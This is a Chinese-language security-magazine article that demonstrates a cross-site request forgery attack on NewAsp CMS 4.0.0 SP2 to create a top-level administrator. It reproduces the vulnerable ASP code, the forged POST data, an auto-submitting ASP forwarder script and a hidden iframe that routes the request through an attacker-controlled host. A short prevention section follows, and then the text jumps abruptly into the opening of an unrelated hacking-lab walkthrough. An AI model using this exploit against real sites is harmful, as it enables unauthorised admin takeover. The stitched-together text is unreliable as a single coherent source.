国内的许多大型Web程序开发者好像对XSRF没有足够的重视，这些看似需要特定场景才能诱发的漏洞，在结合XSS后，想来威胁应该不在注入之下。本文以新云管理系统来实例演示添加管理员。

在网上下载的版本是NewAsp CMS Version 4.0.0 SP2。新云管理系统添加管理员的构造表单如下，代码在"/wwwroot/admin/users/admin_master.asp"中。

```
<form name="myform" method="post" action="?action=savenew">
<table border="0" align="center" cellpadding="3" cellspacing="1" class="tableborder">
<tr>
<th colspan="2">添加管理员</th>
</tr>
<tr>
<td class="tablerow1" width="25%" align="right"><b>后台登录名称:</b></td>
<td class="tablerow1" width="75%"><input type="text" name="username2" size="30"></td>
</tr>
<tr>
<td class="tablerow2" align="right"><b>后台登录密码:</b></td>
<td class="tablerow2"><input type="password" name="password2" size="30"></td>
</tr>
<tr>
<td class="tablerow1" align="right"><b>管理员级别:</b></td>
<td class="tablerow1"><input type="radio" name="AdminGrade" value="0" checked> 普通管理员  
<input type="radio" name="AdminGrade" value="999"> 高级管理员(拥有最高权限)  
<input type="radio" name="AdminGrade" value="111"> 只读管理员</td>
</tr>
<tr>
<td class="tablerow2" align="right"><b>限制一个管理员登陆:</b></td>
<td class="tablerow2"><input type="radio" name="isAloneLogin" value="1" checked> 是  
<input type="radio" name="isAloneLogin" value="0"> 否</td>
</tr>
<tr>
<td class="tablerow1" align="right"><b>是否激活管理员:</b></td>
<td class="tablerow1"><input type="radio" name="isLock" value="0" checked> 是  
<input type="radio" name="isLock" value="1"> 否</td>
</tr>
<tr>
<td class="tablerow2" align="right"><b> </b></td>
<td class="tablerow2"><input type="reset" name="reset_button" value="清 除" class="button">  
<input type="submit" name="submit_button" value="提 交" class="button"></td>
</tr>
</table>
</form>
```

从以上代码可以看出构造的提交表单没有再次验证，而是让Cookies来简单判定用户操作行为，使得Cookies滥用，导致XSRF漏洞的出现。

以下代码是新云管理系统添加管理员的代码:

```
Sub savenew()
Dim Rs,SQL
Dim adminuserid
If Request.Form("username2") = "" Then
ErrMsg = "请输入后台登录用户名"
Founderr = True
Exit Sub
Else
adminuserid = Request.Form("username2")
End If
If Request.Form("password2") = "" Then
ErrMsg = "请输入后台登录密码"
Founderr = True
Exit Sub
End If
Set Rs=NewAsp.Execute("SELECT username FROM NC_Admin WHERE username='" & Replace(Request.Form("username2"), "'", "''") & "'")
If Not (Rs.EOF And Rs.bof) Then
ErrMsg = "您输入的用户名已经在管理用户中存在"
Founderr = True
Exit Sub
End If
```

```
Set Rs=NewAsp.CreateAXObject("ADODB.Recordset")
SQL="SELECT * FROM NC_Admin WHERE (id is null)"
Rs.open SQL,conn,1,3
Rs.addnew
Rs("username") = Replace(Request.Form("username2"), "'", "")
If NewAsp.ChkNumeric(Request.Form("AdminGrade")) = 999 Then
Rs("status") = "高级管理员"
ElseIf NewAsp.ChkNumeric(Request.Form("AdminGrade")) = 111 Then
Rs("status") = "只读管理员"
Else
Rs("status") = "普通管理员"
End If
Rs("password") = md5(Request.Form("password2"),16)
Rs("isLock") = NewAsp.ChkNumeric(Request.Form("isLock"))
Rs("AdminGrade") = NewAsp.ChkNumeric(Request.Form("AdminGrade"))
Rs("Adminflag") = ",,,,,,,,,,,,"
Rs("LoginTime") = Now()
Rs("Loginip") = NewAsp.UserTrueIP
Rs("RandomCode") = NewAsp.GetRandomCode(16)
Rs("isAloneLogin") = NewAsp.ChkNumeric(Request.Form("isAloneLogin"))
Rs.update
Rs.close:set Rs=Nothing
Succeed ("用户ID:" & adminuserid & " 添加成功,请到管理员管理给予相应的权限,如需修改请返回管理员管理")
End Sub
```

对添加管理员操作进行抓包分析,如图2所示,只是向/admin/users/admin_master.asp?action=savenew页面POST一行数据"username2=fan&password2=fan&AdminGrade=999&isAloneLogin=1&isLock=0&submit_button=%CC%E1+%BD%BB",这就是添加网站管理员的一个数据操作。




图2

我们来模拟提交一下,在Firefox浏览器中安装插件Hackbar,单击"Enble Post data"按钮,填写Post地址和数据,添加一个用户名和密码均为nuanyue的用户,如图3所示。




图3

由于XSRF攻击需要劫持网站的授权,所以之前是需要登录后台的,单击"Execute"进行提交,如图4所示。提示添加用户nuanyue成功,刚模拟了数据提交的过程,只要劫持了Cookies就能直接添加管理员了。通过模拟提交数据,可以肯定新云网站管理系统存在XSRF漏洞。




图4

分析数据提交的过程,可知需要构造一个在后台自动提交的文件,网友lake2在其CSRF攻击与防御的文章中,提供了一段ASP提交的代码:

```
<%
response.write("<title>XSS post forwarder</title>")
lake2 = antiXSS(request("lake2"))
if lake2<>"" then
response.write("<form method=post action=" & lake2 & ">")
for each b in request.QueryString
```

```
if b <> "lake2" then response.write("<input type=hidden value=" & antiXSS(request(b)) & " name=" & antiXSS(b) & "/>")
    next
    response.write("</form>")
    response.write("<script>document.forms[0].submit();</script>")
    else
    response.Write("enjoy hacking :p")
    end if
    function antiXSS(str)
    str = replace(str, """", "")
    antiXSS = str
    end function
    %>
```

在调用时用到iframe框架调用代码2.html，内容如下：

```
<iframe width=0 height=0 src="http://192.168.1.107/post.asp?lake2=http://192.168.1.109/admin/ users/admin_master.asp?action=savenew&username2=fan&password2=fan&AdminGrade=999&isAloneLogin=1&isLock=0&submit_button=%CC%E1+%BD%BB"></iframe>
```

构造好用于数据提交的文件后，剩下的就是诱使网站管理员来访问网页了。当然，如果有XSS漏洞，则可以用JavaScript直接调用。

当网站管理员单击时，我们对此抓包分析，看跟在网站管理后台提交的数据包是否一样。结果显示，与模拟提交的过程一样，成功添加网站管理员，如图5所示。看来XSRF攻击还是不算很复杂的，只是看你如何利用了。




图5

XSRF防范

从攻击过程来看，攻击者劫持登录到网站的受信任者的Cookies，进而构造了一个后台提交Post数据的网页。当受信任者访问了此构造网页就会在后台隐藏提交添加管理员的数据包，从而利用了受信Cookies值进行操作。


在防范此类攻击时，一般的解决方案是页面使用验证码，这是最直接最简单的，在验证码算法没有被攻破前，是最有效的。当然，还有一些不太完善的方法，比如检查HTTP请求来路、检查Cookies凭据、隐藏表单等。在检测访问来路的方案中，获得HTTP请求中的来路信息，攻击者是可以伪造HTTP Referer进行欺骗，在检查Cookies凭据时，攻击者可以通过XSS轻易获取其值，而隐藏表单则只需要分析提交的数据，即可模拟提交。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：无

关键词：脚本、注入、WebShell

黑客防线脚本实验室 第二期基础入侵篇通关攻略



文/图 幻泉

本文为2010年黑客防线脚本实验室第二期基础篇，考点有三个方面，一是对版本信息的搜集与Google的搜索利用；二是对漏洞报告的解读与学习；三是对Cookies与上传漏洞的理解。

接下来就给大家说一下如何入侵本次议题的。

如图1所示，发现总共就3个版本，此时就好确定了。首先查看日期，发现最新的版本是在2009年3月份发布的，还有一个版本是8月1日更新的。与上面正好相应（站长站找源码有一个好处就是有首页截图，这样就可以根据网站模板的不同来确定版本了），各个版本具体如图2、图3、图4和图5所示。

